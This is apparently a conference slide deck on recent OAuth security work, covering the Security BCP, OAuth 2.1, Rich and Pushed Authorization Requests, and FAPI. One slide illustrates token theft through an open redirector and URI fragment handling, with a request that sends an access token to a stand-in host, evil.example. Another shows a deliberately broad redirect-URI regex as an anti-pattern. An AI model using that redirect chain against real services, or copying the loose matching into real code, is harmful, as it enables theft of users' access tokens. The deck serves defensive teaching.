Recent Developments in OAuth

Dr. Torsten Lodderstedt, yes.com

A bit of OAuth history

The OAuth 2.0 Success Story

- Tremendous adoption since publication in 2012
- Driven by large service providers and OpenID Connect
- Key success factors: simplicity & versatility

- BUT: **Old and new security challenges!**

Challenge 1: Implementation Flaws

- We still see many implementation flaws
    - E.g., Facebook hack
        - “View As” to view timeline from the perspective of another user
        - created Access Tokens for other users (impersonation)
        - Token was accessible in the HTML
        - Much more privileges than required for view as (read only) -> reused client id of mobile Facebook app

Challenge 1: Implementation Flaws

- We still see many implementation flaws
  - E.g., Facebook hack
- Documented anti-patterns are still used
  - E.g., insufficient redirect URI checking, CSRF, open redirection


Redirect URI matching with broad Regex

```
https://*.somesite.example/*.
```

Challenge 1: Implementation Flaws

- We still see many implementation flaws
  - E.g., Facebook hack
- Documented anti-patterns are still used
  - E.g., insufficient redirect URI checking, CSRF, open redirection
- Technological changes haven’t simplified the situation
  - E.g., URI fragment handling in browsers.

Open Redirection + Fragment Handling (Example)



Redirect to https://as.example/authorize?response_type=token&redirect_uri= **https://cl.com/authok?resume_at=https://evil.example/harvest&...**

GET /authorize?response_type=token&redirect_uri= **https://cl.com/authok?resume_at=https://evil.example/harvest**

User authenticates & consents

Redirect to cl.com/authok?resume_at…#**access_token=foo23**&…

GET /authok?…#**access_token…**

open redirector


Redirect to evil.example/harvest#**access_token**

GET /harvest#**access_token=foo23**

Attacker can read access token!

Challenge 2: High-Stakes Environments

New Use Cases, e.g. Open Banking, require a very high level of security




Also: eIDAS/QES (legally binding electronic signatures) and eHealth

Far beyond the scope of the original security threat model!

Challenge 3: Dynamic Use-Cases


Originally anticipated:



One trustworthy OAuth provider, statically configured per client


Challenge 3: Dynamic Use-Cases

Today:



Not all entities are trustworthy!

Challenge 4: Complex Authorization M~~od~~els



PISP

Payment total £31.94

Select payment method

Credit/Debit Card

PayPal

Pay by bank account

Paying with your bank account is completely safe and secure with Open Banking.

Name:	MERCHANT
Sort code:	20-40-60
Account number:	98765432
Payment reference:	Merchant Ltd

○ Select your Account

○ Add your bank details

● Select your Account

List of banks (ASPSPs) ▼

Back Continue

PISP

Payment total £31.94

To consent to this transaction, check the details below

Payee information

Payee name:	MERCHANT
Sort code:	20-40-60
Account no.:	98765432
Payment ref.:	MERCHANT LTD

Payment information

Bank name:

You will be securely transferred to Y ASPSP to authenticate and make the p

Back Confirm

OAuth Authorization

Authentication

ment acc

ck the details below a

Payee name:	MERCH
Sort code:	2 60
Account no.:	98765432
Payment ref.:	MERCHANT LTD
Amount	£31.94

Please select the account to pa

Current Account
48-59-60 72346879
Available: £345.67

Savings Account
10-11-12 789012345
Available: £678.90

Press Proceed to make payment

Cancel Proceed

PISP

een submitted

Transaction ID:	0-9328-472398
Total paid:	£31.94

Payment details

Bank name:	Your ASPSP
	IERCHANT LTD

Continue

*Source: https://www.openbanking.org.uk/wp-content/uploads/Customer-Experience-Guidelines.pdf


Developments

Developments

- OAuth Security Workshop (https://oauth.secworkshop.events/)
- OAuth Security BCP
- OAuth 2.1
- Additional mechanisms
  - DPoP (already covered)
  - mTLS (already covered)
  - Rich Authorization Requests (RAR)
  - Pushed Authorization Requests (PAR)
- FAPI Security and Interoperability Profile

OAuth 2.0 Security Best Current Practice

- Refines and enhances security guidance for OAuth 2.0 implementers
- Updates, but does not replace:
  - OAuth 2.0 Threat Model and Security Considerations (RFC 6819)
  - OAuth 2.0 Security Considerations (RFC 6749 & 6750)



Web Authorization Protocol	T. Lodderstedt
Internet-Draft	yes.com
Intended status: Best Current Practice	J. Bradley
Expires: July 1, 2019	Yubico
	A. Labunets
	Facebook
	D. Fett
	yes.com
	December 28, 2018

OAuth 2.0 Security Best Current Practice

draft-ietf-oauth-security-topics-12

Abstract

This document describes best current security practice for OAuth 2.0. It updates and extends the OAuth 2.0 Security Threat Model to incorporate practical experiences gathered since OAuth 2.0 was published and covers new threats relevant due to the broader application of OAuth 2.0.

Status of This Memo

This Internet-Draft is submitted in full conformance with the provisions of BCP 78 and BCP 79.

Internet-Drafts are working documents of the Internet Engineering Task Force (IETF). Note that other groups may also distribute working documents as Internet-Drafts. The list of current Internet-Drafts is at https://datatracker.ietf.org/drafts/current/.

Internet-Drafts are draft documents valid for a maximum of six months and may be updated, replaced, or obsoleted by other documents at any time. It is inappropriate to use Internet-Drafts as reference material or to cite them other than as "work in progress."

This Internet-Draft will expire on July 1, 2019.

Copyright Notice

Copyright (c) 2018 IETF Trust and the persons identified as the document authors. All rights reserved.

This document is subject to BCP 78 and the IETF Trust's Legal Provisions Relating to IETF Documents (https://trustee.ietf.org/license-info) in effect on the date of publication of this document. Please review these documents carefully, as they describe your rights and restrictions with respect to this document. Code Components extracted from this document must include Simplified BSD License text as described in Section 4.e of the Trust Legal Provisions and are provided without warranty as described in the Simplified BSD License.

- Updated, more comprehensive Threat Model
- Description of Attacks and Mitigations
- Simple and actionable recommendations

https://datatracker.ietf.org/doc/html/draft-ietf-oauth-security-topics

Security BCP - Selected Recommendations

- Discourages implicit and password grant
- Strict URL matching
- Avoid open redirectors with whitelists or authenticated redirect responses
- Use code with PKCE to detect replay and CSRF
- Prevent Mix-Up (track desired AS and match to issuer of authorization response)

Security BCP

- Does not normatively change OAuth
- Is one among a couple of BCPs for OAuth (SPA, Native Apps, Security)
- How can we make this easier for developers?

→ OAuth 2.1


OAuth 2.1

- New baseline for OAuth implementers
- Removes flows deprecated by OAuth Security BCP
- Merges all existing BCPs (native apps, SPAs, Security) into the core spec
- No normative additions beside making PKCE mandatory for code flow (richer security profile → FAPI)
- Aims at simplifying document structure

Draft: https://datatracker.ietf.org/doc/html/draft-ietf-oauth-v2-1-05

Rich Authorization Requests


A Payment API



Pls. transfer 124,34€
to account DE02100100109307118603

How does the Payment API know that the user authorized the payment of that amount to this account?

Payment Authorization



Pls. transfer 124,34€ to
DE02100100109307118603

amount: 124,34€
to: DE02100100109307118603
reference: purchase 123456

amount: 124,34€
from: DE40100100103307118608
to: DE02100100109307118603
reference: purchase 123456

www.example.com/auth

Please transfer 123,45€
from my account

DE40100100103307118608

to Merchant Co.
(account: DE02100100109307118603)
Reference: purchase 123456

Use Cases with similar characteristics

- Access to Account Information
  - List of bank accounts
  - Actions to be performed (e.g. access to balance)
- Creation of Electronic Signatures
  - Type of electronic signature (qualified, advanced, …)
  - Document hashes and labels
- Access to Health Data
- Access to Tax Data
- Strong Identity Attestation
  - Claims, Trust Framework, Metadata

Commonalities

- Privileges very narrowly defined (and must also be enforced)
- Authorization data fine grained & structured (voluminous)
- Sometimes transaction authorization (one time & transaction specific values)
- Integrity and authenticity of authorization request data needed
- Authorization data may contain PII - confidentiality might be important

Challenges

- Expressiveness of scopes is not sufficient for the scenarios just explained
  - No structure, no dynamic values - made for simple static access requests
  - Ambiguous (“openid email read”)
- Allocation of requested permissions to resource server specific access tokens is hard (despite resource indicators)

Rich Authorization Requests

- **draft-ietf-oauth-rar** specifies new parameter "authorization_details"
- "authorization_details" contains, in JSON notation, an array of objects
- Each JSON object contains the data to specify the authorization requirements for a certain type of resource.
- The type of resource or access requirement is determined by the "type" field.

```
[
   {
      "type": "payment_initiation",
      "locations": [
         "https://example.com/payments"
      ],
      "actions": ["initiate", "status","cancel"],
      "instructedAmount": {
         "currency": "EUR",
         "amount": "123.50"
      },
      "creditorName": "Merchant123",
      "creditorAccount": {
         "iban": "DE02100100109307118603"
      },
      "remittanceInformationUnstructured":
          "purchase 123456"
   }
 ]
```

Combination

- Authorization requirements for a multiple resources can be combined
- “locations” field allows assignment to particular resource (server)
- Token request allows to specify subset of authorization details to be assigned access token

```
[
  {
    "type":"payment_initiation",
    "locations":["https://example.com/payments"],
    "actions":["initiate","status","cancel"],
    "instructedAmount":{
      "currency":"EUR",
      "amount":"123.50"
    },
    "creditorName":"Merchant123",
    "creditorAccount":{
        "iban":"DE02100100109307118603"
    },
    "remittanceInformationUnstructured":"purchase 123456"
  },
  {
    "type":"account_information",
    "locations":["https://example.com/accounts"],
    "actions":["list_accounts","read_balances","read_transactions"]
  }
]
```

authorization_details can be used ...

- where “scope” can be used
- in combination with or instead of “scope”
- Example: pushed authorization request

```
POST /as/par HTTP/1.1
Host: as.example.com
Content-Type: application/x-www-form-urlencoded
Authorization: Basic czZCaGRSa3F0Mzo3RmpmcDBaQnIxS3REUmJuZ

response_type=code
&client_id=s6BhdRkqt3
&state=af0ifjsldkj
&redirect_uri=https%3A%2F%2Fclient.example.org%2Fcb
&code_challenge_method=S256
&code_challenge=K2-ltc83acc4h0c9w6ESC_rEMTJ3bww-uCHaoeK1t8U
&authorization_details=%5B%7B%22type%22%3A%22account%5Fin
formation%22%2C%22actions%22%3A%5B%22list%5Faccounts%22%
2C%22read%5Fbalances%22%2C%22read%5Ftransactions%22%5D%
2C%22locations%22%3A%5B%22https%3A%2F%2Fexample%2Ecom%
2Faccounts%22%5D%7D%5D
```

Enforcement

- AS adds authorization details to access token
  (or token introspection response)
- including user selected data
  (e.g. account)
- RS enforces authorization details


```
{
   "iss":"https://as.example_aspsp.com",
   "sub":"24400320",
   "aud":"a7AfcPcsl2",
   "exp":1311281970,
   "acr":"psd2_sca",
   "txn":"8b4729cc-32e4-4370-8cf0-5796154d1296",
   "authorization_details":[
      {
         "type":"payment_initiation",
         "locations":[
            "https://api.example_aspsp.com/payments"
         ],
         "instructedAmount":{
            "currency":"GBP",
            "amount":"31.94"
         },
         "creditorName":"Merchant",
         "creditorAccount":{
            "no":"98765432"
         },
         "remittanceInformationUnstructured":"MERCHANT LTD"
      }
   ],
   "debtorAccount":{
      "no":"48-59-60 72346879",
      "user_role":"owner"
   }
}
```

Advantages

- Flexible and type safe way to represent rich authorization data
- Allows definition of API-specific authorization data structures
  - no “one size fits all”
- Common data set elements to address common use cases
- Interoperable and easy way to issue RS-specific Access Tokens and Token Introspections Responses (Data Minimization and Disambiguation)

Pushed Authorization Requests

Authorization Code Grant (Traditional)



Authorization request URLs can become quite large

no cryptographical integrity, authenticity, and confidentiality protection

Google Photos

AS/RS

Redirect to Authorization S ver

GET /authorize?redirect_uri=client.example/cb&code_challenge=

User authenticates; authorizes access

Redirect to client.example/cb?**code=foo42**

GET …?**code=foo42**

POST /token, **code=foo42**&…

Send access_token


Use access_token

Give access to Photo Editor?

Pushed Authorization Requests

- **RFC 9126** defines the pushed authorization request endpoint, which allows a client to push the payload of an authorization request to the AS via a direct (POST) request
- The AS provides the client with a request URI (JAR) that is used as reference to the data in a subsequent authorization request

Pushed Authorization Request (PAR)



User

POST /connect

Photo Editor

Client

AS/RS

Google Photos

POST /par

redirect_uri=client.example/cb
&code_challenge=…

request_uri

Redirect to Authorization Server

GET /authorize?**request_uri=<request_uri>**

User authenticates; authorizes access

Give access to Photo Editor?

Redirect to client.example/cb?code=foo42

GET …?code=foo42

Advantages

- Robust solution even for large authorization request payloads
- Significantly improved security
  - Integrity
  - Confidentiality
  - Authenticity
  - Client authentication and authorization ahead of authorization process
- Easy to use for client developers with simple migration path
- Easy to implement for AS developers (combines authz & token endpoint logic)
- Even higher security level by passing signed/encrypted request objects

FAPI

What is FAPI?

- A security and interoperability profile for OAuth for use cases with high security requirements
- Conformance can be (and is) tested, ensuring true interoperability
  - Mandatory to implement feature set
- Versions
  - FAPI 1 (>2016): utilizes OpenID Connect security mechanisms to elevate OAuth security (used by Open Banking in UK, AU, BR)
  - FAPI 2 (>2020): simpler to use through new OAuth mechanisms (like PAR), design based on formal attacker model (used by Open Banking in DE and eHealth)

FAPI 2 Components

- Implementations MUST conform to Security BCP / OAuth 2.1
- Server Metadata
- Confidential Clients only
- Client authentication using public key crypto only (private_key_jwt or mTLS)
- Sender-constrained access tokens only (mTLS or DPoP)
- Accept Pushed Authorization Requests only
- iss response parameter
- RS shall accept access tokens in HTTP header only (no query parameters)

State of the art OAuth for security critical applications

Referenzen

- https://openid.bitbucket.io/fapi/fapi-2_0-attacker-model.html
- https://openid.bitbucket.io/fapi/fapi-2_0-baseline.html
- https://openid.bitbucket.io/fapi/fapi-2_0-advanced.html

Q&A